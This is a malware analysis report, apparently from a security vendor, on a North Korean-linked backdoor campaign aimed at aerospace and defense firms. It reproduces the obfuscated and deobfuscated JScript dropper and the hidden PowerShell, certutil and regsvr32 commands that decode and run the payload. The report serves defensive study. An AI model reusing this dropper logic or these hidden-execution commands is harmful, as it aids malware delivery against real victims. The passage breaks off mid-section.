
New North Korean based backdoor packs a punch



by Bart Blaze & Nguyen Nguyen

2024-06-19

Contents

Introduction

In recent months, North Korean based threat actors have been ramping up attack campaigns in order to achieve a myriad of their objectives, whether it be financial gain or with espionage purposes in mind. The North Korean cluster of attack groups is peculiar seeing there is quite some overlap with one another, and it is not always straightforward to attribute a specific campaign to a specific threat actor.

This is no different in our paper today, where we analyse a new threat campaign, initially discovered in late May, featuring multiple layers and which ultimately delivers a seemingly new and previously undocumented backdoor.

The threat campaign is specifically focused on Aerospace and Defense companies: sectors appealing to multiple threat actors, but of particular interest to North Korean threat groups in other recent campaigns. We have named this threat campaign and associated backdoors “Niki” as it refers to the potential malware developer(s).

A high-level overview of the campaign we unravel today is found in Figure 1:




Figure 1 – High level campaign overview

Stage 1: Backdoor dropper

The “Safety Manager” job description campaign starts with a RAR file which contains a JScript file (Windows’ version of JavaScript) and was likely originally delivered through email.

The RAR file has the following properties:

Filename: **Safety Manager JD (General Dynamics HR Division II).zip**

MD5: 6951bdbd78deb691b9a12de360f31628

SHA-1: df3dd9685d47b0b79d81fb049df3e5a5f2e19db6

SHA-256: 4f463f3fe541288d16ffd89f81d83d7e9e7e5a5e476850eac48c782a61a26bc0

Note that while the extension alludes to a ZIP archive, it is in fact a RAR archive and is password protected.

The dropper has the following properties:

Filename: **Safety Manager JD (General Dynamics HR Division II).jse**

MD5: 8346d90508b5d41d151b7098c7a3e868

SHA-1: 20ea6517f4490dc504756299263a06b1cc8e87e0

SHA-256:

24a42a912c6ad98ab3910cb1e031edbdf9ed6f452371d5696006c9cf24319147

The JSE dropper is shown in Figure 2 and 3 respectively.

```
UFBQUFBQUFBQUFBQUFBQUFBQUE="; dXCRxhFjKd0 = "vjVr53p.yOOL"; lIduYoiS7Fq = "zTlfbtn.oN5L"; spS4VSL =
new ActiveXObject("Mi" + "cr" + "oso" + "ft" + "." + "X" + "MLD" + "O" + "M"); iMYY8Vn = WScript.
CreateObject("Sc" + "ri" + "pt" + "in" + "g.F" + "ile" + "Sy" + "ste" + "mOb" + "je" + "ct");
jjIRiptz9 = new ActiveXObject("W" + "Sc" + "rip" + "t.S" + "he" + "ll"); peA2nabk3Vo = iMYY8Vn.
GetSpecialFolder(0) + "\\..\\P" + "ro" + "gra" + "mDa" + "ta"; y3CtZ3mp7 = spS4VSL.createElement(
"xG806L0"); y3CtZ3mp7.dataType = "bi" + "n.b" + "as" + "e6" + "4"; y3CtZ3mp7.text = qIgHyzlMg3e;
gG4UBtzoOu2wRWN = y3CtZ3mp7.nodeTypedValue; wcWfIrGYrehQr = new ActiveXObject("A" + "DO" + "DB.S" +
"tr" + "ea" + "m"); wcWfIrGYrehQr.Open(); wcWfIrGYrehQr.Type = 1; wcWfIrGYrehQr.Write(gG4UBtzoOu2wRWN
); wcWfIrGYrehQr.SaveToFile(peA2nabk3Vo+"\\" + wh12gyvDY5n, 2); wcWfIrGYrehQr.Close(); if (iMYY8Vn.
FileExists(peA2nabk3Vo + "\\" + wh12gyvDY5n)) { try{ jjIRiptz9.Run("\"" + peA2nabk3Vo + "\\" +
wh12gyvDY5n + "\""); }catch(e){} } fENOflfCM = spS4VSL.createElement("yPOpjm0"); fENOflfCM.dataType =
 "bi" + "n.b" + "as" + "e6" + "4"; fENOflfCM.text = zHDziBuMKAk; w396ge01S5gsXYN = fENOflfCM.
nodeTypedValue; iHQ2wLrhwcvpZ = new ActiveXObject("A" + "DOD" + "B.S" + "tr" + "ea" + "m");
iHQ2wLrhwcvpZ.Open(); iHQ2wLrhwcvpZ.Type = 1; iHQ2wLrhwcvpZ.Write(w396ge01S5gsXYN); iHQ2wLrhwcvpZ.
SaveToFile(peA2nabk3Vo+"\\" + dXCRxhFjKd0, 2); iHQ2wLrhwcvpZ.Close(); if (iMYY8Vn.FileExists(
peA2nabk3Vo + "\\" + dXCRxhFjKd0)) { try{ jjIRiptz9.Run("p" + "ow" + "ers" + "hel" + "l.e" + "x" +
"e -w" + "ind" + "ows" + "ty" + "le h" + "id" + "den c" + "e" + "rtu" + "ti" + "l -d" + "ec" + "od" +
 "e " + peA2nabk3Vo + "\\" + dXCRxhFjKd0 + " " + peA2nabk3Vo + "\\" + lIduYoiS7Fq, 0, true); WScript.
Sleep(15*1000); } catch(e){} } if (iMYY8Vn.FileExists(peA2nabk3Vo + "\\" + lIduYoiS7Fq)) { try{
jjIRiptz9.Run("p" + "o" + "we" + "rs" + "hel" + "l.e" + "x" + "e -w" + "ind" + "ows" + "ty" + "le h"
+ "id" + "d" + "en c"+"md "+"/c c"+"md"+" /"+"c r" + "eg" + "sv" + "r3" + "2.e" + "x" + "e /s "+
peA2nabk3Vo + "\\" + lIduYoiS7Fq, 0, true); }catch(e){} } WScript.Sleep(15*1000); } catch(e) { }
```

Figure 2 – Original Jscript

```
6   dXCRxhFjKd0 = "vjVr53p.yOOL";
7   payload = "zTlfbtn.oN5L";
8   spS4VSL = new ActiveXObject("Microsoft.XMLDOM");
9   iMYY8Vn = WScript.CreateObject("Scripting.FileSystemObject");
10  jjIRiptz9 = new ActiveXObject("WScript.Shell");
11  programdata_path = iMYY8Vn.GetSpecialFolder(0) + "\\..\\ProgramData";
12  y3CtZ3mp7 = spS4VSL.createElement("xG806L0");
13  y3CtZ3mp7.dataType = "bin.base64";
14  y3CtZ3mp7.text = qIgHyzlMg3e;
15  gG4UBtzoOu2wRWN = y3CtZ3mp7.nodeTypedValue;
16  wcWfIrGYrehQr = new ActiveXObject("ADODB.Stream");
17  wcWfIrGYrehQr.Open();
18  wcWfIrGYrehQr.Type = 1;
19  wcWfIrGYrehQr.Write(gG4UBtzoOu2wRWN);
20  wcWfIrGYrehQr.SaveToFile(programdata_path + "\\" + decoy_file, 2);
21  wcWfIrGYrehQr.Close();
22  if (iMYY8Vn.FileExists(programdata_path + "\\" + decoy_file)) {
23      try {
24          jjIRiptz9.Run("\"" + programdata_path + "\\" + decoy_file + "\"");
25      } catch (e) {}
26  }
27  fENOflfCM = spS4VSL.createElement("yPOpjm0");
28  fENOflfCM.dataType = "bin.base64";
29  fENOflfCM.text = zHDziBuMKAk;
30  w396ge01S5gsXYN = fENOflfCM.nodeTypedValue;
31  iHQ2wLrhwcvpZ = new ActiveXObject("ADODB.Stream");
32  iHQ2wLrhwcvpZ.Open();
33  iHQ2wLrhwcvpZ.Type = 1;
34  iHQ2wLrhwcvpZ.Write(w396ge01S5gsXYN);
35  iHQ2wLrhwcvpZ.SaveToFile(programdata_path + "\\" + dXCRxhFjKd0, 2);
36  iHQ2wLrhwcvpZ.Close();
37  if (iMYY8Vn.FileExists(programdata_path + "\\" + dXCRxhFjKd0)) {
38      try {
39          jjIRiptz9.Run("powershell.exe -windowstyle hidden certutil -decode " + programdata_path +
             "\\vjVr53p.yOOL PROGRAMDATA\\zTlfbtn.oN5L" + payload, 0, true);
40          WScript.Sleep(15 * 1000);
41      } catch (e) {}
42  }
43  if (iMYY8Vn.FileExists(programdata_path + "\\" + payload)) {
44      try {
45          jjIRiptz9.Run("powershell.exe -windowstyle hidden cmd /c cmd /c regsvr32.exe /s " +
            programdata_path + "\\" + payload, 0, true);
46      } catch (e) {}
```

Figure 3 – Slightly deobfuscated Jscript

The dropper contains the encoded base64 payload for the decoy file and the backdoor, and will drop these into the PROGRAMDATA folder and execute both. The JSE dropper will perform the following actions sequentially:

1. Get the folder to store the decoy and payload file: C:\PROGRAMDATA
2. Decode the decoy file (base64).
3. Drop the decoy file into the directory: **C:\PROGRAMDATA\System Safety Manager JD (General Dynamics HR Division II).pdf**
4. Open the decoy file, as shown in Figure 4.
5. The payload is double encoded in base64. Next, the dropper decodes the payload.
6. Drop the payload into the file: **C:\PROGRAM\vjVr53p.yOOL**
7. Execute a PowerShell one-liner using certutil to decode the payload, as shown below.

```
powershell.exe -windowstyle hidden certutil -decode
C:\PROGRAMDATA\vjVr53p.yOOL c:\PROGRAMDATA\zT1fbtn.oN5L
```

8. Execute another PowerShell one-liner to execute the backdoor:

```
powershell.exe -windowstyle hidden cmd /c cmd /c regsvr32.exe /s
c:\PROGRAMDATA\zT1fbtn.oN5L
```

The decoy file has the following properties:

Filename: **System Safety Manager JD (General Dynamics HR Division II).pdf**

MD5: 6e5d5a8d06452852f1ccbc9b6dbab3eb


SHA-1: 5dd9f817d184115d17da659f59641d0cac65db3d

SHA-256:

f58a9905aad4d82a89a787017f1a357309caa01e2da081d76671f3319c66aa74

Creation date: 2024-05-14 (14th of May 2024)

The decoy, shown in Figure 5 below, displays a “position description” related to General Dynamics, a global aerospace and defense company.



GENERAL DYNAMICS
Land Systems

POSITION DESCRIPTION
Human Resources

This position description is used as a basis for determining the position classification and is maintained as an official record of the duties assigned to this position. This description is intended to be an accurate reflection of the assigned work, however, it is understood that duties may be removed, modified or assigned, and may not be included on this description.

Job title:	System Safety Manager
Reporting to:	HR Division II
Salary:	80,000 ~ 100,000 $ per year
Hours:	5 ~ 7 hours
Location:	Berlin, Germany

Purpose of the position

We are looking for a reliable Safety Manager to ensure everyone in the company complies with health and safety laws. You will also be responsible for establishing policies that will create and maintain a safe workplace.

As a safety manager you must have excellent attention to detail to identify hazards. You will also be able to discover opportunities for improving conditions and execute various safety programs. The ability to communicate guidelines to a multidisciplinary workforce is essential.

The goal is to ensure the workplace meets all legal expectations and actively supports occupational health and safety.

Key responsibilities & duties

1. Develop and execute health and safety plans in the workplace according to legal guidelines
2. Prepare and enforce policies to establish a culture of health and safety
3. Evaluate practices, procedures and facilities to assess risk and adherence to the law
4. Conduct training and presentations for health and safety matters and accident prevention
5. Monitor compliance to policies and laws by inspecting employees and operations
6. Inspect equipment and machinery to observe possible unsafe conditions

Page 1 of 2

Figure 5 – Decoy PDF file with a position (job) description

By examining the EXIF data of the decoy PDF file, we can observe that the document was created in the Korean language, as shown in Figure 6.




Figure 6 – Decoy EXIF data, showcasing the file was created on a Korean language system, using Microsoft Word 2019 and generated on May 15th.

Stage 2: The backdoor

The backdoor is a Windows DLL with the following properties:

Filename: **zT1fbtn.oN5L**

Internal filename: httpSpy.dll

MD5: 537806c02659a12c5b21efa51b2322c1

SHA-1: c90a00b80670da65da968e0503f41b433888b9d2

SHA-256: 3314b6ea393e180c20db52448ab6980343bc3ed623f7af91df60189fec637744

Compile timestamp: 2024-05-13 (May 13th 2024)

The backdoor, which does not appear to have been publicly documented before, allows the attacker to perform basic reconnaissance and drop additional payloads to take over or remotely control the machine. The backdoor is lightweight and uses multiple obfuscation techniques, for example encrypting all API names with different encryption methods, yet only decrypts them when they are actually called.




Figure 6 – Backdoor overview & capabilities

As shown in the overview, the backdoor's capabilities are fairly simple. First, it preloads the libraries to be used later. Then, it ensures persistence by automatically starting the backdoor when the system reboots by creating a Windows service named "CacheDB", which appears a common service name for some SAP products – potentially, the backdoor wants to masquerade as a legitimate SAP service.

Next, the backdoor extracts the C2 from the encrypted payload and starts contacting the command and control (C2) server for commands.

Obfuscations

The backdoor doesn't use packer techniques to hide itself from static analysis. Instead, it employs various methods to encode the strings used within it, only decoding them in memory when needed. As a result, extracting the strings from this binary doesn't yield useful results. This would ensure the functionality of the back door stays hidden.

In addition, the backdoor uses different encoding techniques to each of the strings, therefore making the analysis more time-consuming. There are multiple methods the malware uses, listed below is a selection of several techniques used by the malware:

Method #1: Load encrypted string in the stack

